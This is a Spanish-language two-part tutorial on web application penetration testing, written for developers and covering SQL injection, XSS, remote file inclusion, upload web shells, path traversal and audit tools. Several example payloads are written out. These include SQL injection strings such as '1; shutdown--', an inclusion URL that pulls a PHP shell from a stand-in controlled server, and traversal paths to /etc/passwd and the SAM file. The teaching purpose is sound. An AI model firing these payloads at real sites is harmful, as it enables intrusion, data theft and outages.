Test de Intrusión Web

Estos documentos han sido escritos y publicados por las siguientes personas.

Chema Alonso, MVP de Windows Security y escribe diariamente en su blog de "Un Informático en el lado del mal".

Chema trabaja en Informática 64 y escriben en los blogs Un Informático en el lado del mal y vista-tecnica

Recopilación: Cristian Borghello, Director de www.segu-info.com.ar

V1.0 – 070728

Indice

Test Intrusion Web (parte I de II)

****
Artículo publicado en PCWorld Mayo de 2007
http://elladodelmal.blogspot.com/2007/06/test-intrusion-web-parte-i-de-ii.html
****

Durante los tres meses anteriores hemos estado centrados en el test de intrusión en un sistema y hemos ido viendo tanto las herramientas como los procedimientos. Cuando tratamos con un sistema nos encontramos ante un entorno en el que se están utilizando protocolos, arquitecturas y aplicativos comerciales o estandarizados, es decir, podemos tener un servidor Apache o un servidor con Internet Information Services 6, un DNS de Windows Server 2003 SP1, etc... En esos entornos utilizar las herramientas de fingerprinting o los scanners de vulnerabilidades es perfecto ya que están adaptados para buscar las características y fallos de seguridad del software de uso público, pero… ¿qué sucede con esa aplicación web desarrollada por tu equipo de programación? ¿Serán capaces esas herramientas de detectar un fallo de seguridad en vuestro software? Existen herramientas con aproximaciones como veremos, pero es mucho más artesano que en el caso de los sistemas. Puedes tener un fallo de seguridad en un bonito radio button que le permita al atacante tumbar tu servidor de bases de datos y los test de intrusión anteriores te dirán que tu sistema está bien.


En el presente artículo intentaré mostraros algunos de los errores más comunes que me he encontrado durante el proceso de test de intrusión en aplicaciones web, una de mis mayores "aficiones profesionales". Aunque algunas de ellas os suenen a ciencia ficción y leyenda urbana puedo prometeros que tengo referencias reales en primera persona de todas ellas. Aunque os voy a dar algunas herramientas para poder realizar algunas cosas hay que tener en cuenta que nos encontramos con software desarrollado, generalmente, a medida, por lo que el trabajo "artesano". Es fundamental.

Código Limpio


La primera forma que utiliza cualquier usuario malintencionado para atacar un sistema es simplemente leer el código fuente ofertado por el desarrollador. Como dice un amigo mío: "leer es barato y se aprende mucho". Por eso, es muy importante, que los códigos de las páginas web sean lo más limpios posibles. Solo deben ocuparse de las funciones relativas al Interfaz de usuario. No debe dejarse comentarios, ni incluirse ficheros que no se vayan a utilizar. De hay se saca mucha información sobre la estructura del sitio web al que nos enfrentamos.

Fichero Robots.txt y Estadísticas

Los buscadores de Internet utilizan arañas que rastrean todos los dominios publicados en Internet e indexan toda la información del sitio. Esto puede llevar a que se indexe información sensible que pueda ser descubierta a través de los motores de búsqueda de estas arañas. Es conveniente utilizar el fichero robots.txt para evitar que las arañas recojan información de nuestro sitio que pueda ser sensible, pero claro, si pones en el fichero que no indexe /admin/ y /basededatos/ o algo así le estás dando información al atacante que, con solo leerse ese fichero de la estructura del sitio y va a encontrar los directorios prohibidos. Lo mismo sucede con las estadísticas. Si estas son públicas cualquiera va a poder ver la estructura del sitio y sería como tener el listado de directorios abierto, peor aún, porque los programas que reciban parámetros por get van a quedar reflejados con sus parámetros. Configura de forma segura las estadísticas. De igual forma, no uses directorios ocultos, ficheros de configuración o bases de datos accesibles y predecibles. Te sorprendería la imaginación de un atacante.



Fichero Robots con un directorio SCR "sospechoso"




Awstats mal configurado en un sitio web

Datos desde el Cliente

Todos los datos que vengan desde el cliente pueden ser manipulados, están en la máquina del atacante, así que son suyos y decide que es lo que te envía. Si dejas algo en manos del cliente, asume que puede ser tocado. No pongas ninguna autenticación en Javascript, Flash, ActiveX o Applet Java. Por desgracia, aunque parezca muy evidente, aún es muy común encontrar aplicaciones web protegidas por películas flash. Si tienes una tienda online, nunca utilices el precio que se te

envía desde el cliente. ¿A que parece una chorrada?


En la imagen tienes una captura de Odysseus un "Local Proxy" que se utiliza para manipular los datos que se envían desde el cliente en peticiones por Post o por Get a la web. Existen varios como BurpSuite o Achilles, pero en todos los casos el funcionamiento es similar. Los datos salen del navegador del cliente cumpliendo todas las restricciones que se hayan puesto en javascript, cookies, etc.. y llegan al programa que actúa como Proxy y para los datos para que sean manipulados.



Intercepción de datos con Odysseus

Los algoritmos matemáticos tampoco sirven para nada. En esos casos, se pide una contraseña, a la que se la va a pasar por un "complejo" algoritmo y se va a generar un numerito. Si el numerito es correcto se navega a esa página (que generalmente no se puede ver porque no está en el código y depende de la contraseña) y si no se deniega. Todos esos algoritmos se rompen con ingeniería inversa y, o ya está roto porque es comercial, o bien te lo van a romper por ser tuyo.

Con autenticaciones y protecciones de este tipo vas a defenderte de técnicoless, no de atacantes.




Protección con Javascprit

Cuando se realiza un test de intrusión a una aplicación web se va a mirar con "cariño" toda la información que tenga el cliente para ver "qué sucede".

Tratamiento de todos los errores

Los atacantes intentan realizar ingeniera inversa y extraer información de las aplicaciones en base a los mensajes de error. Es importante que se controlen absolutamente todas las posibilidades que puedan generar error en cualquier procedimiento por parte del programador. Para cada acción de error se debe realizar un tratamiento seguro del mismo y evitar dar ninguna información útil a un posible atacante.

Es recomendable que los errores se auditen pues puede representar un fallo en la aplicación o un intento de ataque. Se puede afirmar que casi el 100 % de los atacantes a un sistema van a generar algún error en la aplicación en la fase de "trasteo".



Error de una base de datos que da información a un ataque de SQL Injection. No parece Oracle.

Manipulación de URL & cookies

Los parámetros que se mantienen en una URL compleja son una forma más de datos en el lado del cliente. Una URL del tipo:

-
http://www.miwebsite.com/prog.aspx?i=122212&i=0&p=ED00FAD3AF0A03&q=8&mode=list&code=RFADSF34SdF==

Esta URL está pidiendo a gritos que se intente decodificar, averiguar para que se usan todos y cada uno de los parámetros, intentar saber porque se ha usado un Hash en Hexadecimal (MD3, MD4 o MD5) o en Base64. Lo que se codifique en la URL debe ser comprobado constantemente en el servidor ya que un usuario malicioso puede descubrir que va codificado ahí y cambiar la información codificando otros datos con lo que pueden producirse riesgos de elevación de privilegios, denegación de servicio o incluso ataques de sql injection. Todo esto se aplica de igual forma a la información que se pone en una cookie.

SQL Injection


Es una vulnerabilidad documentada y explicada y remarcada hasta el infinito y más allá, sin embargo encontrar una aplicación que tire de una base de datos y no tenga es una vulnerabilidad es para darle un premio. La gente asume que basta con quitarle la comilla en los parámetros pero con eso no basta (el mes que viene haremos una explicación detallada de cómo proteger nuestra aplicación contra un ataque a ciegas). Cuando tengamos una aplicación que tire de una base de datos debemos mirar todos, absolutamente todos los datos que nos vengan desde fuera y estemos utilizando en consultas a bases de datos. Cuando digo todos, me refiero a TODOS, es decir, todos los campos de formularios, los values de checkbuttons y radiobuttons, los parámetros de consultas javascript, los valores de las cookies, los valores de los campos http, etc… No importa que pensemos que a esa función solo la llamo yo desde una librería javascript que le pasa el parámetro, si alguien quiere atacar tu web va a saber realizar esa llamada y si no va a aprender. Si tienes que hacer unas pruebas con tu aplicación prueba a meter a todos los parámetros

comandos sql del siguiente tipo: pagina.asp?id=1 y allí pon 1'a a ver si rompe, o 1 or 1=1 a ver si devuelve más de lo que debe o -1 or 1=1 a ver si devuelve algo cuando no lo debía o 1 and 1=3 a ver si no devuelve nada o 1; shutdown—(uff, cuidado con esto último, no vaya a ser que funcione). En el momento que el comportamiento de la web no sea el esperado tendremos un problema que alguien va a saber explotar.

Fortificación de la base de datos

Las consultas que se lanzan desde la aplicación a la base de datos mediante consultas SQL se ejecutan dentro del servidor de bases de datos en el contexto de la cuenta de usuario que utiliza el programador. Es importante que estén controlados los permisos que tiene ese usuario sobre todos los objetos y sobre los objetos de las demás bases de datos que comparten el servidor. Así mismo, es necesario que ningún otro usuario de ninguna otra base de datos pueda acceder a la información de ésta.

Una vulnerabilidad de SQL Injection podría permitir a un usuario de la aplicación Web apagar el servidor de bases de datos, acceder a cualquier información de cualquier base de datos que comparta dicho servidor e incluso ejecutar, mediante procedimientos almacenados, comandos en el sistema operativo.



Parada de una base de datos por un fallo de SQL Injection


Test Intrusión Web (parte II de II)

****
Artículo publicado en PCWorld Mayo de 2007
http://elladodelmal.blogspot.com/2007/06/test-intrusin-web-parte-ii-de-ii.html
****

Cross-Site Scripting (XSS)

Si tu aplicación recoge datos desde los clientes y van a ser mostrados a otros usuarios, como por ejemplo un foro, un listado de peticiones, mensajes de contacto desde fuera, o cualquier texto o dato debe ser filtrado correctamente para evitar que se almacenen programas escritos en javascript que cuando se muestren le permitan al atacante robarte la cookie de la sesión, hacer un defacement u obligarte a realizar acciones que no quieres. Imagina un sistema de mensajes de contacto, alguien te manda un mensaje y en él va escrito un programa javascript que coge tu cookie y la envía utilizando AJAX (de forma asíncrona y sin mostrar ningún efecto en tu navegador) a un servidor controlado. A partir de ese momento el usuario podrá controlar tu sesión. Este ataque se llama hijacking de sesión, es muy usado para robar las contraseñas de los correos basados en web o cuentas de foros. Otra ataque que se realiza es el forzado de acciones, imagina que eres un usuario administrador del sitio y te obligan a ejecutar una llamada a creausuario.php?u=ramon&passw=•$FAsfg sin que tu te des cuenta. En las webs de concursos públicos, donde cada usuario puede votar, son corrientes estos ataques, para conseguir subir los votos de "tu campeón". Para probar estas vulnerabilidades se envían en todos los parámetros que vayan desde el cliente al servidor comandos [script] para detectar si los acepta o no. Puede que la forma en la que se filtran no sea segura y que codificándolos en Unicode o usando secuencias de escape se puedan saltar los filtros, así que es conveniente que las funciones y mecanismos de filtrado sean correctamente evaluadas.


Todo parámetro que vaya a almacenarse en el servidor y que posteriormente vaya a ser mostrado en alguna página web debe ser comprobado para evitar que se envíe información dañina a un usuario desde otro usuario. Existen tecnologías, como ASP.NET en las cuales esta comprobación va por defecto y no se permite ningún parámetro que lleve etiquetas HTML o código JavaScript. No obstante, es importante que se realice comprobación, por parte del programador de este tipo de acciones.




XSS para robar una cookie

Remote File Inclusion

En el caso de los ataques Remote File Inclusión (RFI) el usuario busca algún parámetro utilizado en la aplicación en el que se vea que el usuario está realizando una inclusión de programas de servidor. En muchas tecnologías de desarrollo no se permite la inclusión de códigos en el lado del servidor desde ubicaciones remotas, pero algunas, como PHP, sí que la permiten. Desarrollos del tipo http://miserver/plantilla.php?pagina=noticias.php donde noticas.php es una aplicación que se va a incluir en la ejecución de plantilla.php. El atacante busca introducir una shell en el lado del servidor desde una ubicación controlada. *http://miserver/plantilla.php?pagina=http://servercontrolado/php_shell.php*. Para detectar este tipo de vulnerabilidades existen herramientas como RPVS.



RPVS




Ataque RFI con cbreak para ver el código fuente

WebTrojans

Los ataques de Webtrojans buscan explotar vulnerabilidades en la recepción de archivos por parte de los websites, por ejemplo aquellos en los que se pide un curriculo o una foto o cualquier cosa que implique que el visitante o usuario de la aplicación tenga que enviar un fichero desde el cliente.


Si los ficheros no están bien filtrados, son almacenados en una ubicación pública y además en un directorio en el que no se han restringido los permisos de ejecución, entonces el usuario podrá subir un webtrojan que podrá hacer tantas cosas como permisos tenga el usuario que representa al servicio http dentro del servidor web. Podrá ver ficheros no publicados, copiar, borrar, modificar ficheros, etc… ¡¡Todo muy divertido!! Si tienes un aplicativo donde algún usuario puede subir ficheros al servidor, revisa correctamente donde se almacenan, que permisos tienen y que tipo de ficheros se permiten subir. Las Shells PHP, shells JSP o ASP.NET son usadas en este tipo de ataques.



Webtrojan

El cucharón

¿Devulve ficheros tu aplicación mediante algún procedimiento? Si has creado un sistema del tipo descarga_fichero.php?id=fichero.pdf ten en cuenta como funciona tu programa contra una manipulación de la ruta, es decir, si alguien pusiera, por ejemplo descarga_fichero.php?id=../../../../etc/passwd o descarga_fichero.php?id=c:\windows\repair\sam. ¿suena a ciencia ficción verdad? Esto también tiene su versión con sql injection. Imaginemos un entorno del tipo descarga_fichero.jsp?file_id=323. En este caso, el programa esta accediendo a una base de datos / fichero Xml a obtener la ruta dónde está almacenado ese fichero dentro del servidor y recibirá algo como H:\datos\ficheros\mifile.pdf. Con SQL Injection en ese parámetros (o XPath Injection) alguien podría hacer algo como descarga_fichero.jsp?file_id=0 union select '/etc/passwd' from any_table. ¿cómo se comporta tu aplicativo? ¿Están bien todos los permisos? Al final, no es nada más que una vulnerabilidad de directory transversal más un código que devuelva ficheros más vulnerabilidad necesaria para poner rutas. Pero queda gracioso, ¿no?



Código descargar.php que no realiza ninguna comprobación y permite descargar cualquier fichero donde el usuario con que está instalado el servidor web tenga acceso.

Auditoria de las acciones del usuario


No solo deben auditarse las acciones referidas a errores, sino todas acciones que realice un usuario dentro de la aplicación. Dicha información ayuda a crear un perfil de uso de la aplicación, permitiendo detectar ataques por anomalías de uso en el

perfil. Por ejemplo usuarios que se conectan desde otros países o usuarios que consultan 50 veces por hora la cartelera. Esas acciones anómalas suelen significar la presencia de un ataque.

OWASP

Open Web Application Security Project es una comunidad que se ha creado para generar una metodología de trabajo seguro en aplicaciones web. Dicho proyecto no solo está formado por una amplia colección de guías que ayudan al desarrollo y la auditoría sino también por herramientas que ayuden a la evolución. Dicho proyecto tiene desarrollado un modelo de amenazas y recomendaciones y mecanismos de seguridad para aplicaciones web que trabajan con criptografía, servicios web, conexiones AJAX, sistemas de ficheros, aplicaciones compiladas y script, protección contra phising, etc…

Dentro de OWASP están enmarcadas muchas aplicaciones para el análisis de la seguridad en la web. Pantera, Sprajax, WSFuzzer, WebGoat y el famoso WebScarab son algunas de las principales herramientas englobadas en el proyecto.




Webscarab


Toda la información del proyecto está disponible en una wiki en la siguiente URL: http://www.owasp.org/index.php/Guide_Table_of_Contents

Otras Herramientas de auditoría

Cada carpintero con sus tools. En OWASP existen muchas para diversas pruebas, algunas de las que uso yo son Achilles, Odysseus y Burpproxy como herramientas de MITM en el cliente y análisis de datos en transferencia. Fiddler de Microsoft, es una herramienta para debugging http Proxy muy útil. Para los amantes de firefox existen un montón de plugins para realizar las pruebas de auditoría, la gente de Security Database las han catalogado y es posible acceder a la información de todas ellas en el siguiente documento PDF.




Microsoft Fiddler



Fiddler en acción

Acunetix Web Vulnerability Scanner

A la hora de automatizar este tipo de auditorías existen herramientas que analizan los parámetros de los aplicativos de tu web y realizan comprobaciones contra XSS, SQL Injection, RFI (Remote File Inclusion), etc… Una de mis preferidas es esta: Acunetix WVS. Esta herramienta "machaca" literalmente la web a pruebas de seguridad y realiza los análisis de estructura del sitio, machea el sitio contra la Google Hacking Database (GHDB) buscando descuidos de configuración, realiza pruebas de autenticación con usuarios comunes, etc… Si no eres un experto en seguridad y no puedes permitirte un test de intrusión porque tienes muchas webs que auditar o porque no deseas que otro vea tus webs, esta es una alternativa perfecta. Puedes descargar una versión de evaluación de http://www.acunetix.com



Acunetix

Los Retos Hacking

La test de intrusión en aplicaciones web generan un gran interés. Quizás por qué es como resolver un puzzle o porque cada uno es distinto. Los "War Games", que si cuentan con un buen "master", al igual que los juegos de rol, son divertidísimos. Aun están disponibles 9 de los 10 niveles que nos propusieron Cuartango y Cristóbal de Instisec en http://www.boinasnegras.com. También tienes disponibles los retos de El Lado del Mal (Reto 1, Reto 2 y Reto 3). Otros disponibles son el Reto de Pedro Laguna o los Warzones de elhacker.net Y si quieres hacer "trampas" hay algun "solucionario" en la red.